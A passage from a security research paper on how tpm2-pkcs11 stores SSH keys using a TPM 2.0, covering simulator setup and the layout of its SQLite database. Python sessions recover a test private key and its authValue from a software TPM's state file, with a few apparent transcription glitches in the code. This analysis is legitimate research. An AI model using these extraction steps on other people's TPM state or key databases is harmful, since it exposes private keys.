called *TPM PIN code* to unseal the password). This is what Microsoft implemented in BitLocker, which was presented at SSTIC in 2006 [10] and in 2011 [2]. During the past two years, some people have been proposing to perform something similar in `cryptsetup` for Linux<sup>8</sup> and there was recent activity on this topic.<sup>9</sup>

It is possible to restrict some operations on a TPM 2.0 using an *E/A policy* (Enhanced Authorization policy). This complex mechanism was presented by Andreas Fuchs during Linux Security Europe 2020 [4].

Regarding the way TPM stores private keys, James Bottomley from IBM gave a talk at the Kernel Recipes 2018 conference [3] and he repeatedly sent patches in order to store GnuPG keys in the TPM.<sup>10</sup> Such patches also help using SSH, as SSH can be configured to use GnuPG keys for authentication. However at the time of writing, none of these patches were accepted by GnuPG's developers, which is why this document will not talk about GnuPG at all.

Regarding using a TPM to store SSH keys, several websites already document the same commands as the one presented in the introduction (for example <https://medium.com/google-cloud/google-cloud-ssh-with-os-login-with-yubikey-opensc-pkcs11-and-trusted-platform-module-tpm-based-86fa22a30f8d>, <https://incenp.org/notes/2020/tpm-based-ssh-key.html> and <https://linuxfr.org/news/utilisation-d-un-tpm-pour-l-authentification-ssh>). But none of these websites dig into the details on how the key is stored or how the SOPIN is actually implemented.

Even though many websites document how to use a TPM with SSH, only a few people seem to actually use this. One of the reasons could be that `tpm2-pkcs11` is a recent project which was not properly packaged in Debian (and Ubuntu) before January 2021.<sup>11</sup> The author of this document helped fixing this and his contribution was acknowledged by the package maintainer.<sup>12</sup> Hopefully the future release of Debian 11 and Ubuntu 21.04

---

8. [https://gitlab.com/cryptsetup/cryptsetup/-/merge\\_requests/51](https://gitlab.com/cryptsetup/cryptsetup/-/merge_requests/51)

9. [https://gitlab.com/cryptsetup/cryptsetup/-/merge\\_requests/98](https://gitlab.com/cryptsetup/cryptsetup/-/merge_requests/98)

10. In 2018 <https://lists.gnupg.org/pipermail/gnupg-devel/2018-January/033350.html> and in 2020 <https://lists.gnupg.org/pipermail/gnupg-devel/2020-June/034621.html>

11. <https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=968310>

12. <https://salsa.debian.org/debian/tpm2-pkcs11/-/commit/f76eb1d484dea1a38d0ad3fbdca779f84d1d9248>

will provide usable packages. A list of Linux distributions which package `tpm2-pkcs11` can be found on Repology.<sup>13</sup>

On the hardware level, several people took a look at TPM chips and their communication channels. At Black Hat DC 2010, Christopher Tarnovsky presented how he managed to dump the code running on an Infineon TPM through advanced hardware attacks [11]. Jeremy Boone from NCC Group presented at CanSecWest 2018 how to build a device which sits between some TPM and the CPU, called *TPM Genie* [1]. This device enabled attackers to unseal the secrets used to encrypt a hard drive encrypted with Microsoft's BitLocker. This attack was reproduced in 2020 by F-Secure [9].

On the cryptographic level, several vulnerabilities were discovered throughout the years. In 2017, it was discovered that some TPM from Infineon were generating RSA keys with a bias that enabled cracking them in a reasonable amount of time (The Return of Coppersmith's Attack: Practical Factorization of Widely Used RSA Moduli, ACM CCS 2017 [8]). In 2019, it was discovered that the ECDSA implementations of some TPM from Intel and STMicroelectronics were vulnerable to an attack which enabled attackers to recover the private key [7]. These attacks could compromise the SSH keys protected by the TPM. Nevertheless these attacks do not mean that TPM and dedicated secure hardware are worthless to store private keys: these attacks remain much more complex to perform than stealing the private key stored in a file.

## 2 Configuring a system to use a TPM 2.0 to secure SSH keys

### 2.1 Finding out whether a system has a TPM 2.0

In order to study how a TPM 2.0 is used for SSH authentication, it is necessary to have a software layer which implements a TPM 2.0 interface. There are several ways of doing this.

But first, how is it possible to determine whether a TPM is available? The usual tools that enable enumerating hardware components can help:

- The BIOS user interface/setup menu (available at boot time) might contain some configuration options related to the TPM, for example to enable it.
- The filesystem might contain a device named `/dev/tpm0` and a non-empty directory `/sys/class/tpm`.

---

13. <https://repology.org/project/tpm2-pkcs11/versions>

- The kernel logs (command `dmesg`) might contain a line such as: `tpm_tis NTC0702:00: 2.0 TPM (device-id 0xFC, rev-id 1)`.
- Commands such as `fwupdmggr get-devices --show-all-devices` might give information about an existing TPM.
- The author of this document also created a tool for Linux machines which represents in a graph the devices of a computer (<https://github.com/fishilico/home-files/blob/master/bin/graph-hw>). This tool was presented in a rump session at SSTIC 2018 [5].

When a TPM is present, a file could be present (since Linux 5.5) to request the major version of the specification which is used (listing 3):

```
1 $ cat /sys/class/tpm/tpm0/tpm_version_major
2
```

**Listing 3.** Query the major version of the TPM used by the system, when using TPM 2.0

Information such as the manufacturer of the TPM and product information can be queried using *TPM capabilities*. A command provided by project `tpm2-tools` can be used to perform such a query on a TPM 2.0 (listing 4):

```
1 $ tpm2_getcap --tcti device:/dev/tpmrm0 properties-fixed
2 TPM2_PT_FAMILY_INDICATOR:
3   raw: 0x322E3000
4   value: "2.0"
5 TPM2_PT_LEVEL:
6   raw: 0
7 TPM2_PT_REVISION:
8   value: 1.38
9 TPM2_PT_DAY_OF_YEAR:
10  raw: 0x8
11 TPM2_PT_YEAR:
12  raw: 0x7E2
13 TPM2_PT_MANUFACTURER:
14  raw: 0x4E544300
15  value: "NTC"
16 TPM2_PT_VENDOR_STRING_1:
17  raw: 0x4E504354
18  value: "NPCT"
19 TPM2_PT_VENDOR_STRING_2:
20  raw: 0x37357800
21  value: "75x"
22 TPM2_PT_VENDOR_STRING_3:
23  raw: 0x2010024
24  value: ""
25 TPM2_PT_VENDOR_STRING_4:
26  raw: 0x726C7300
27  value: "r1s"
28 TPM2_PT_VENDOR_TPM_TYPE:
```



```

29 raw: 0x0
30 TPM2_PT_FIRMWARE_VERSION_1:
31 raw: 0x70002
32 TPM2_PT_FIRMWARE_VERSION_2:
33 raw: 0x10000

```

**Listing 4.** Query all fixed properties from a TPM 2.0

Why is `/dev/tpmrm0` used in the command line? When issuing commands to a TPM, it is recommended to use a *TPM Resource Manager*. This is because a TPM has a very limited capacity which limits the number of cryptographic keys it can hold in memory. The *TPM Resource Manager* acts as a proxy to the TPM and enables using any number of keys. It works by issuing `ContextSave`, `ContextLoad` and `FlushContext` commands to export, restore and destroy data in its non-persistent memory. Doing so, the *TPM Resource Manager* gives the impression of using a TPM without any capacity limit.

In practice, since Linux 4.12 (released in 2017) the kernel has been implementing a *TPM Resource Manager* which can be used through device `/dev/tpmrm0`. Before, it was recommended to use a user-space *TPM Access Broker and Resource Manager Daemon* (project `tpm2-abrmd`<sup>14</sup>) instead of communicating with the device through `/dev/tpm0`, but this recommendation does not apply any more.<sup>15</sup>

In order to query all the information which is available without authentication from a TPM, the author of this document wrote a Python script (<https://github.com/fishilico/home-files/blob/master/bin/tpm-show>).

## 2.2 Emulating a TPM 2.0

If the system does not have a TPM 2.0 chip or if the user wants to perform tests on a development TPM without breaking their real TPM, it is possible to use a simulator. At the time of writing, there are mainly two projects that can be used to launch a software TPM:

- `swtpm`,<sup>16</sup> which implements a front-end for `libtpms`,<sup>17</sup> a library which targets the integration of TPM functionality into hypervisors, primarily into QEMU.

14. <https://github.com/tpm2-software/tpm2-abrmd>

15. cf. <https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=fdc915f7f71939ad5a3dda3389b8d2d7a7c5ee66> for details

16. <https://github.com/stefanberger/swtpm>

17. <https://github.com/stefanberger/libtpms>

- `tpm_server`,<sup>18</sup> which defines itself as an implementation of the TCG Trusted Platform Module 2.0 specification.

Both simulators are maintained by IBM, and the second one is based on the TPM specification source code donated by Microsoft (according to its README). In order to be able to use complex commands with the simulators, it is required to use a TPM Resource Manager such as `tpm2-abrmd`, which provides a D-Bus service. Last but not least, each simulator uses a different protocol to encapsulate TPM 2.0 commands. The protocol used by TPM tools and libraries is configured through a mechanism called TCTI (TPM Command Transmission Interface).

In short, launching a software TPM is quite complex but once all those requirements are known, it is possible to document how it can be done.

Both simulators are packaged on several Linux distribution, including Arch Linux. Readers who are interested in reproducing the instructions of this section can start a container for example with `podman run -rm -ti docker.io/library/archlinux`.<sup>19</sup>

- To use `swtpm` (with TCTI library `/usr/lib/libtss2-tcti-swtpm.so`, listing 5):

```

1  pacman -Syu swtpm tpm2-abrmd tpm2-tools
2  swtpm socket --tpm2 --daemon \
3    --server port=2321 --ctrl type=tcp,port=2322 \
4    --flags not-need-init --tpmstate dir=/tmp \
5    --log file=/tmp/swtpm.log,level=5
6  mkdir -p /run/dbus && dbus-daemon --system --fork
7  tpm2-abrmd --allow-root --tcti swtpm:host=127.0.0.1,port=2321 &
8  export TPM2TOOLS_TCTI=tabrmd:bus_type=system

```

**Listing 5.** Install and launch a TPM 2.0 simulator on Arch Linux, with `swtpm`

- To use `tpm_server` (with TCTI library `/usr/lib/libtss2-tcti-mssim.so`,<sup>20</sup> listing 6):

```

1  pacman -Syu ibm-sw-tpm2 tpm2-abrmd tpm2-tools
2  tpm_server -port 2321 > /tmp/tpm_server.log &
3  mkdir -p /run/dbus && dbus-daemon --system --fork
4  tpm2-abrmd --allow-root --tcti mssim:host=127.0.0.1,port=2321 &
5  export TPM2TOOLS_TCTI=tabrmd:bus_type=system

```

**Listing 6.** Install and launch a TPM 2.0 simulator on Arch Linux, with `tpm_server`

18. <https://github.com/kgoldman/ibmswtpm2>

19. Users more familiar with Docker can instead use: `sudo docker run -rm -ti docker.io/library/archlinux`

20. MSSIM means *Microsoft Simulator*. A few years ago, Microsoft published the source code of a TPM simulator and this code was modified to run on Linux in a program which became `tpm_server`. `libtss2-tcti-mssim.so` implements the protocol used by this simulator.

A third alternative consists in creating virtual devices very similar to `/dev/tpm0` and `/dev/tpmrm0` using a module called the *virtual TPM proxy* available since Linux 4.8 (listing 7):

```
1 | pacman -Syu swtpm tpm2-tools
2 | modprobe tpm_vtpm_proxy
3 | swtpm chardev --tpm2 --vtpm-proxy --tpmstate dir=/var/lib/swtpm
```

**Listing 7.** Install and launch a TPM 2.0 simulator on Arch Linux, with `swtpm` and the virtual TPM proxy

In order to check that the software TPM launched by any of these alternatives works fine, it is possible to query the TPM with `tpm2_getcap properties-fixed`, `tpm2_pcrread`, etc.

The TPM Software Stack (TSS) includes a high-level interface called FAPI (TSS 2.0 Feature Application Programming Interface). It is not possible to directly use it with a software TPM because the default configuration requires the presence of an Endorsement Key Certificate. In order to use FAPI, a specific configuration file can be written to remove this requirement (listing 8):

```
1 | echo > /etc/tpm2-tss/stpm_fapi_config.json \
2 |   '{"profile_name": "P_ECCP256SHA256",' \
3 |   '"profile_dir": "/etc/tpm2-tss/fapi-profiles",' \
4 |   '"user_dir": "~/.local/share/tpm2-tss/user/keystore",' \
5 |   '"system_dir": "/var/lib/tpm2-tss/system/keystore",' \
6 |   '"log_dir": "/run/tpm2-tss",' \
7 |   '"tcti": "'${TPM2TOOLS_TCTI}''",' \
8 |   '"system_pcrs": [],' \
9 |   '"ek_cert_less": "yes"}'
10 | export TSS2_FAPICONF=/etc/tpm2-tss/stpm_fapi_config.json
11 | tss2_provision
```

**Listing 8.** Configure FAPI with a software TPM 2.0

The last command creates a SRK (Storage Root Key) usable by `tpm2-pkcs11`, at the handle `0x81000001`. This key is used to store private keys and secrets in the TPM, in a way which guarantees some security properties. Its public key can be read with `tpm2_readpublic -c 0x81000001`.

## 3 tpm2-pkcs11 storage of the SSH key

### 3.1 Storage of the public key

Back to `tpm2-pkcs11`: where is the private SSH key stored and how is it decrypted?

The readers who are familiar with how TPMs are used in disk encryption are likely to make the guess that the private key is simply *unsealed* from the TPM. That would mean that the key is known by the software (the SSH client or one of its libraries) and that the TPM is only used to store a passphrase for a private key file. However a TPM can also directly load a private key and use it, without exposing it to the software. Using this feature would strengthen the security of the key storage. Therefore there appears to be a contradiction between some intuition (that keys could be *unsealed*) and the features of TPMs. How is the private key processed?

The analysis of `tpm2-pkcs11` source code reveals that private keys are indeed used by the TPM when performing signature operations (using function `Esys_Sign` in <https://github.com/tpm2-software/tpm2-pkcs11/blob/1.5.0/src/lib/tpm.c#L1190>).

Nevertheless another file, `src/lib/utils.c` contains calls to software implementation of AES-GCM, in function `aes256_gcm_encrypt` and `aes256_gcm_decrypt`. These functions appear to be used to *wrap* and *unwrap* (which mean *encrypt* and *decrypt*) some data named `objauth`, using the AES key which is unsealed from the TPM. In order to understand what this `objauth` is, the persistent storage of `tpm2-pkcs11` can be analyzed after the three previous `tpm2_ptool` commands from listing 1 are issued.

This storage consists in a SQLite database which by default is created in the home directory of the current user. It contains 5 tables when using `tpm2-pkcs11` version 1.5.0 (listing 9):

```
1 $ sqlite3 "$HOME/.tpm2_pkcs11/tpm2_pkcs11.sqlite3"
2 sqlite> .tables
3 pobjects      schema        sealobjects   tobjects      tokens
```

Listing 9. Tables in `tpm2-pkcs11` database

These tables are used to link PKCS#11 concepts to the TPM world.

In PKCS#11, a slot may contain a token, which contains several objects such as keys and certificates. Information about slots, tokens and objects can be queried using command `pkcs11-tool` from package `opensc` (listing 10):

```
1 $ pkcs11-tool --module /usr/lib/pkcs11/libtpm2_pkcs11.so \
2   --show-info
3 Cryptoki version 2.40
4 Manufacturer      tpm2-software.github.io
5 Library           TPM2.0 Cryptoki (ver 0.0)
6 Using slot 0 with a present token (0x1)
```

```

7
8 $ pkcs11-tool --module /usr/lib/pkcs11/libtpm2_pkcs11.so \
9   --list-token-slots
10 Available slots:
11 Slot 0 (0x1): ssh                               IBM
12   token label           : ssh
13   token manufacturer   : IBM
14   token model          : SW   TPM
15   token flags          : login required, rng, token initialized,
16   PIN initialized
17   hardware version     : 1.50
18   firmware version    : 23.25
19   serial num           : 0000000000000000
20   pin min/max         : 0/128
21 Slot 1 (0x2):                                     IBM
22   token state:         uninitialized
23
24 $ pkcs11-tool --module /usr/lib/pkcs11/libtpm2_pkcs11.so \
25   --list-objects
26 Using slot 0 with a present token (0x1)
27 Public Key Object; EC EC_POINT 256 bits
28   EC_POINT: 0441043eef05ada9dc42f69ffca066adfc374ec94aaba63bfa
29 9383c2a563d847f31ac250702adc8e1081d1b633a1e1d6278b4613ba20cf5fd8
30 af0b8c3c8b4a765b9387
31   EC_PARAMS: 06082a8648ce3d030107
32   label:
33   ID: 35386461383061353363366536643935
34   Usage: encrypt, verify
35   Access: local

```

Listing 10. Output of `pkcs11-tool` on a system using a software TPM

These commands did not interact with the TPM, even though the content of the generated public key was displayed.<sup>21</sup> This information is indeed stored in the SQLite database. More precisely, the `tobjects` table contains information about *transient objects*, including all their associated PKCS#11 attributes. These attributes can be decoded using constants defined in `tpm2-pkcs11`'s code<sup>22</sup> and for example the elliptic curve public key is stored in attribute `CKA_EC_POINT = 0x181`.

`tpm2-pkcs11` defines three *vendor attributes*: `CKA_TPM2_OBJAUTH_ENC`, `CKA_TPM2_PUB_BLOB` and `CKA_TPM2_PRIV_BLOB`. In the SQLite database used for tests, there are 2 objects:

- One with attribute 0 set to 3, which means that its `CKA_CLASS` is `CKO_PRIVATE_KEY`: it is a private key. This object also contains the three *vendor attributes* of `tpm2-pkcs11`.

21. This was observed by recording the system calls issued by the commands using `strace`. The commands did not interact with any device related to TPM.

22. [https://github.com/tpm2-software/tpm2-pkcs11/blob/1.5.0/tools/tpm2\\_pkcs11/pkcs11t.py#L39-L97](https://github.com/tpm2-software/tpm2-pkcs11/blob/1.5.0/tools/tpm2_pkcs11/pkcs11t.py#L39-L97)

- The other one with attribute 0 set to 2, which means that its `CKA_CLASS` is `CKO_PUBLIC_KEY`: it is a public key. This object only has `CKA_TPM2_PUB_BLOB` as *vendor attribute*.

For both objects, attribute `CKA_TPM2_PUB_BLOB` contains hexadecimal-encoded data which includes the elliptic curve public key. In fact, this attribute stores data encoded according to a structure which is defined in TPM 2.0 specification as `TPM2B_PUBLIC` (listing 11, from <https://github.com/stefanberger/libtpms/blob/v0.7.5/src/tpm2/TpmTypes.h#L1682-L1695>):

```

1  typedef struct {
2      TPMI_ALG_PUBLIC          type;
3      TPMI_ALG_HASH           nameAlg;
4      TPMA_OBJECT             objectAttributes;
5      TPM2B_DIGEST            authPolicy;
6      TPMU_PUBLIC_PARMS       parameters;
7      TPMU_PUBLIC_ID          unique;
8  } TPMT_PUBLIC;
9  typedef struct {
10     UINT16                   size;
11     TPMT_PUBLIC               publicArea;
12 } TPM2B_PUBLIC;

```

**Listing 11.** Structures `TPMT_PUBLIC` and `TPM2B_PUBLIC` from TPM 2.0 specification

For example, when the content of attribute `CKA_TPM2_PUB_BLOB` is (listing 12):

```

1  00560023000b000600720000001000100003001000203eef05ada9dc42f69ffc
2  a066adfc374ec94aaba63bfa9383c2a563d847f31ac2002050702adc8e1081d1
3  b633a1e1d6278b4613ba20cf5fd8af0b8c3c8b4a765b9387

```

**Listing 12.** Example of generated public key blob

This content can be decoded as (listing 13):

```

1  struct TPM2B_PUBLIC {
2      size = 0x0056,
3      publicArea = {
4          type = 0x0023, // = TPM_ALG_ECC
5          nameAlg = 0x000b, // = TPM_ALG_SHA256
6          objectAttributes = 0x00060072,
7          authPolicy = { size = 0x0000 },
8          parameters.eccDetail = {
9              symmetric = 0x0010, // = TPM_ALG_NULL
10             scheme = 0x0010, // = TPM_ALG_NULL
11             curveID = 0x0003, // = TPM_ECC_NIST_P256
12             kdf = 0x0010 // = TPM_ALG_NULL
13         },
14         unique.ecc = {
15             x = {

```

```

16     size = 0x0020 ,
17     bytes = "3eef05ada9dc42f69ffca066adfc374e"
18             "c94aaba63bfa9383c2a563d847f31ac2"
19   },
20   y = {
21     size = 0x0020 ,
22     bytes = "50702adc8e1081d1b633a1e1d6278b46"
23             "13ba20cf5fd8af0b8c3c8b4a765b9387"
24   }
25 }
26 }
27 }

```

**Listing 13.** Deserialization of an example of generated public key blob

So attribute `CKA_TPM2_PUB_BLOB` directly consists in the public key generated with `tpm2_ptool addkey`, serialized for the TPM. Does attribute `CKA_TPM2_PRIV_BLOB` directly contains the associated private key? The answer should of course be negative, and some further analysis was conducted in order to understand why something related to the private key is stored in the database.

### 3.2 Storage of the private key

From a functional point of view, a TPM only has a limited amount of persistent memory but it is able to use many keys. This is made possible because the private keys are stored outside of the TPM and are encrypted with a secret which never leaves the TPM. When a private key is used for example to perform some signing operations, the key first needs to be loaded into the TPM. The TPM decrypts the private key before loading it.

In practice, the encrypted private key is serialized with a structure defined in TPM 2.0 specification as `TPM2B_PRIVATE`, which only states “a size and some bytes”. When using the TPM simulator `swtpm`, it is possible to retrieve the encryption key and to decrypt the private key.

In the tests, the content of attribute `CKA_TPM2_PRIV_BLOB` is (listing 14):

```

1 | 007e002093b2e33a7ff39879229e35afeb86ec61bca0aaee057c0d56bee354bc
2 | 41cc01f50010627e422444e01671fe6b2e3a771634d64d64599bc3129fb57f10
3 | 2bb89244e6d7c6c029a9a53b27bddbb0ba5b5fa0497c3286364b50fce3757615
4 | c895de4fce053c4793a4b39b35007fb7d2a29557b9b318b15ecbd4f7c70908a8

```

**Listing 14.** Example of generated private key blob

This can be decoded as (listing 15):

```

1 struct TPM2B_PRIVATE {
2     size = 0x007e,
3     buffer = {
4         integrity = {
5             size = 0x0020,
6             bytes = "93b2e33a7ff39879229e35afeb86ec61"
7                   "bca0aaee057c0d56bee354bc41cc01f5"
8         },
9         iv = {
10            size = 0x0010,
11            bytes = "627e422444e01671fe6b2e3a771634d6"
12        },
13        encrypted =
14            "4d64599bc3129fb57f102bb89244e6d7c6c029a9a53b27bd"
15            "dbb0ba5b5fa0497c3286364b50fce3757615c895de4fce05"
16            "3c4793a4b39b35007fb7d2a29557b9b318b15ecbd4f7c709"
17            "08a8"
18    }
19 }

```

**Listing 15.** Deserialization of an example of generated private key blob

In order to decrypt the data, the persistent storage of the software TPM needs to be analyzed. This storage is located in a file named `tpm2-00.permall` in the directory specified by option `-tpmstate` when launching `swtpm`. This file contains the public and sensitive structures (TPMT\_PUBLIC and TPMT\_SENSITIVE in TPM specification) related to the SRK (Storage Root Key) used by `tpm2-pkcs11` and defined by handle `0x81000000`. A sensitive structure contains the following fields (listing 16):

```

1 typedef struct {
2     TPMI_ALG_PUBLIC          sensitiveType;
3     TPM2B_AUTH               authValue;
4     TPM2B_DIGEST             seedValue;
5     TPMU_SENSITIVE_COMPOSITE sensitive;
6 } TPMT_SENSITIVE;

```

**Listing 16.** Structure TPMT\_SENSITIVE from TPM 2.0 specification

In the file used in the tests, the content of `seedValue` is in hexadecimal (listing 17):

```

1 | 07f5b590a03d66e2225274698323ccfe59a7356e9cc14436091fe9d49b3e577c

```

**Listing 17.** `seedValue` of the SRK used in tests

Using this value, it is possible to derive a HMAC key and an AES key, to verify the integrity tag and to decrypt the data.

Here is a Python 3.8 session showing how to compute those values (listing 18):



```

1  >>> import hashlib, hmac
2
3  >>> pub_blob = bytes.fromhex("""
4  ... 00560023000b000600720000001000100003001000203ee05ada9dc42f69ffc
5  ... a066adfc374ec94aaba63bfa9383c2a563d847f31ac2002050702adc8e1081d1
6  ... b633a1e1d6278b4613ba20cf5fd8af0b8c3c8b4a765b9387
7  ... """)
8  >>> priv_blob = bytes.fromhex("""
9  ... 007e002093b2e33a7ff39879229e35afeb86ec61bca0aaee057c0d56bee354bc
10 ... 41cc01f50010627e422444e01671fe6b2e3a771634d64d64599bc3129fb57f10
11 ... 2bb89244e6d7c6c029a9a53b27bdabb0ba5b5fa0497c3286364b50fce3757615
12 ... c895de4fce053c4793a4b39b35007fb7d2a29557b9b318b15ecbd4f7c70908a8
13 ... """)
14 >>> srk_seed = bytes.fromhex("""
15 ... 07f5b590a03d66e2225274698323ccfe59a7356e9cc14436091fe9d49b3e577c
16 ... """)
17
18 # Compute the public name, prefixed by TPM_ALG_SHA256 = 0x000b
19 >>> pub_name = b'\x00\x0b' + hashlib.sha256(pub_blob[2:]).digest()
20 >>> pub_name.hex()
21 '000bcac322c64b1a31d7806bc84570090949f898cea8c2c9a258761659dfb1de'
22 '713d'
23
24 # Compute HMAC key with KDFa
25 >>> hashstate = hmac.new(srk_seed, None, "sha256")
26 >>> hashstate.update(int.to_bytes(1, 4, "big")) # counter
27 >>> hashstate.update(b'INTEGRITY\x0') # label
28 >>> hashstate.update(int.to_bytes(256, 4, "big")) # sizeInBits
29 >>> hmac_key = hashstate.digest()
30 >>> hmac_key.hex()
31 '7f861102ab2854de213e6ffa9ae2a2521c73abf49b697618736d85615d27389b'
32
33 # Compute the integrity tag
34 >>> hashstate = hmac.new(hmac_key, None, "sha256")
35 >>> hashstate.update(priv_blob[0x24:])
36 >>> hashstate.update(pub_name)
37 >>> computed_integrity = hashstate.digest()
38 >>> computed_integrity.hex()
39 '93b2e33a7ff39879229e35afeb86ec61bca0aaee057c0d56bee354bc41cc01f5'
40
41 # Check the integrity
42 >>> computed_integrity == priv_blob[4:0x24]
43 True
44
45 # Compute the AES key with KDFa
46 >>> hashstate = hmac.new(srk_seed, None, "sha256")
47 >>> hashstate.update(int.to_bytes(1, 4, "big")) # counter
48 >>> hashstate.update(b'SORAGE\x0') # label
49 >>> hashstate.update(pub_name) # contextU = name
50 >>> hashstate.update(int.to_bytes(128, 4, "big")) # sizeInBits
51 >>> aes_key = hashstate.digest()[:16]
52 >>> aes_key.hex()
53 '9052599459c554ee409ffdba6311b2ce'
54
55 # Decrypt private blob using library cryptography.io
56 >>> from cryptography.hazmat.primitives.ciphers import \
57 ... Cipher, algorithms, modes

```

```

58 >>> from cryptography.hazmat.backends import default_backend
59 >>> iv = priv_blob[0x26:0x36]
60 >>> cipher = Cipher(algorithms.AES(aes_key), modes.CFB(iv),
61 ...     backend=default_backend())
62 >>> sensitive = cipher.decryptor().update(priv_blob[0x36:])
63 >>> sensitive.hex()
64 '0048002300203036343132623637616663383763303765626132366334653031'
65 '61653662353000000020e136a90d627a7b2ea404ed671a7717cb04b13f54f9df'
66 '478ff54ced6fd3275048'

```

**Listing 18.** Python session which decrypts a private key blob using the `seedValue` of the SRK and the *public name* associated with the key

The decrypted sensitive structure can be decoded as (listing 19):

```

1  struct TPM2B_SENSITIVE {
2      size = 0x0048,
3      sensitiveArea = {
4          sensitiveType = 0x0023, // = TPM_ALG_ECC
5          authValue = {
6              size = 0x0020,
7              buffer = "30363431326236376166633837633037"
8                      "65626132366334653031616536623530"
9          },
10         seedValue = { size = 0x0000 },
11         sensitive.ecc = {
12             size = 0x0020,
13             buffer = "e136a90d627a7b2ea404ed671a7717cb"
14                     "04b13f54f9df478ff54ced6fd3275048"
15         }
16     }
17 }

```

**Listing 19.** Deserialization of the decryption of a generated private key blob

The last buffer, `sensitive.ecc`, contains the private key associated with the elliptic curve public key (listing 20):

```

1  >>> from cryptography.hazmat.primitives.asymmetric import ec
2  >>> from cryptography.hazmat.backends import default_backend
3  >>> sensitive_ecc_buffer = bytes.fromhex(
4  ...     "e136a90d627a7b2ea404ed671a7717cb"
5  ...     "04b13f54f9df478ff54ced6fd3275048")
6  >>> privkey = ec.derive_private_key(
7  ...     int.from_bytes(sensitive_ecc_buffer, "big"),
8  ...     curve=ec.SECP256R1(),
9  ...     backend=default_backend())
10 >>> pubkey = privkey.public_key()
11 >>> hex(pubkey.public_numbers().x)
12 '0x3eef05ada9dc42f69ffca066adfc374ec94aaba63bfa9383c2a563d847f31ac2'
13 >>> hex(pubkey.public_numbers().y)
14 '0x50702adc8e1081d1b633a1e1d6278b4613ba20cf5fd8af0b8c3c8b4a765b9387'

```

**Listing 20.** Python session which computes the public key associated with the recovered private key

This confirms that `tpm2-pkcs11`'s database contains an encrypted version of the private key, stored in attribute `CKA_TPM2_PRIV_BLOB` of the PKCS#11 object associated with the private key. This attribute is encrypted using the `seedValue` of the used SRK, which is a secret supposed to never leave the TPM. Therefore this analysis also confirms that only the TPM itself can decrypt this attribute.

Now, there is something strange with this analysis: neither the user PIN nor the SOPIN were used to decrypt the private key. And indeed they are not needed to load the key (listing 21):

```

1 # Load the key with file "pub_blob" containing the content
2 # of CKA_TPM2_PUB_BLOB and "priv_blob" the content of
3 # CKA_TPM2_PRIV_BLOB
4 $ tpm2_load -c /tmp/context -C 0x81000000 \
5   -u pub_blob -r priv_blob
6 name: 000bcac322c64b1a31d7806bc84570090949f898cea8c2c9a2587
7 61659dfb1de713d

```

**Listing 21.** Loading private key blob and public key blob in the TPM

But using this key does not directly work to sign data (listing 22):

```

1 $ echo hello | tpm2_sign -c /tmp/context \
2   -g sha256 -s ecdsa -o signature.out
3 WARNING:esys:src/tss2-esys/api/Esys_Sign.c:311:Esys_Sign_Finish()
4 Received TPM Error
5 ERROR:esys:src/tss2-esys/api/Esys_Sign.c:105:Esys_Sign()
6 Esys Finish ErrorCode (0x0000098e)
7 ERROR: Eys_Sign(0x98E) - tpm:session(1):the authorization
8 HMAC check failed and DA counter incremented
9 ERROR: Unable to run tpm2_sign

```

**Listing 22.** Trying to use the key to sign a message produces errors

The error suggests an authentication failure, with the DA counter (Dictionary Attack) of the TPM being incremented.<sup>23</sup>

In the decrypted sensitive structure associated with the private key (listing 19), the `authValue` contains 32 bytes which are represented in hexadecimal. In practice these bytes consist in 32 hexadecimal characters: `06412b67afc87c07eba26c4e01ae6b50`. This value can be directly used with command `tpm2_sign` to sign a message without any error (listing 23):

```

1 $ echo hello | tpm2_sign -c /tmp/context \
2   -g sha256 -s ecdsa -o signature \
3   -p 06412b67afc87c07eba26c4e01ae6b50

```

23. The Dictionary Attack counter is a mechanism which prevents brute-force attacks on TPM. After some number of authentication failures, the TPM becomes locked and rejects any further authentication try.

```

4 $ xxd -p -c32 signature
5 0018000b00201f076fa127366b9d9cc36155652751545115e4ce35749ed75638
6 7e68f058d35d00203bd83b9086a7876948fcc4728c4141b30a0fe94cada03147
7 76052933888802a8
8
9 # Verifying the signature does not require the authValue
10 $ echo hello > msg
11 $ tpm2_verifysignature -c /tmp/context -s signature -m msg

```

**Listing 23.** Trying to use the key to sign a message with the `authValue` (parameter `-p` succeeds)

Therefore the private key generated with `tpm2_ptool addkey` is protected by an authorization value. In the presented tests, this authorization value was retrieved by decrypting the private blob exported by the TPM. Doing so was possible only because a software TPM was used and the decryption key could be retrieved. With a hardware TPM, this should not be possible. There should be another way to retrieve it, `tpm2-pkcs11` needs to be able to use the key.

## 4 Linking the PIN of the PKCS#11 token with the authorization value of the key

### 4.1 Unsealing a wrapping key from the PIN or the SOPIN

The previous section presented that the private SSH key generated with `tpm2_ptool addkey` was stored in a PKCS#11 attribute (named `CKA_TPM2_PRIV_BLOB`) in table `tobjects` of `tpm2-pkcs11`'s SQLite database. This private key was (of course) encrypted by the TPM and in order to use it, the software has to provide an authorization value to the TPM.

Taking a step back, the PIN and the SOPIN should be linked to this authorization value: both are some kind of secret that the user is required to enter in order to use the key. But the PIN and the SOPIN are two independent secrets: the PIN can be used without the SOPIN when using the key and if the PIN is forgotten, the SOPIN can be used to reset the PIN.

In order to help understanding how this works, `tpm2-pkcs11` provides a command, `tpm2_ptool verify`. This command checks the PIN or the SOPIN (or both) and displays some hexadecimal values such as `seal-auth` and `wrappingkey`. None of these values match the authorization value which was found in the previous section. While investigating why, the author of this document found a bug in the Python code of the tool (a variable was not initialized when some options were provided) and fixed

it.<sup>24</sup> But this fix did not change the fact that `tpm2_ptool verify` did not show the authorization value, so it was necessary to dig a little bit more.

The SQLite database used by `tpm2-pkcs11` includes a table named `sealobjects` which is used to store information for the PIN and SOPIN (listing 24):

```

1  $ sqlite3 "$HOME/.tpm2_pkcs11/tpm2_pkcs11.sqlite3"
2  sqlite> .dump sealobjects
3  PRAGMA foreign_keys=OFF;
4  BEGIN TRANSACTION;
5  CREATE TABLE sealobjects(
6      id INTEGER PRIMARY KEY,
7      tokid INTEGER NOT NULL,
8      userpub BLOB,
9      userpriv BLOB,
10     userauthsalt TEXT,
11     sopub BLOB NOT NULL,
12     sopriv BLOB NOT NULL,
13     soauthsalt TEXT NOT NULL,
14     FOREIGN KEY (tokid) REFERENCES tokens(id) ON DELETE CASCADE
15 );
16 INSERT INTO sealobjects VALUES(1,1,
17 X'002e0008000b000000052000000100020b0c383025b2418e95f530707ba7f28
18 a29b4bf55d65f004c8365c68400ae3cc60',
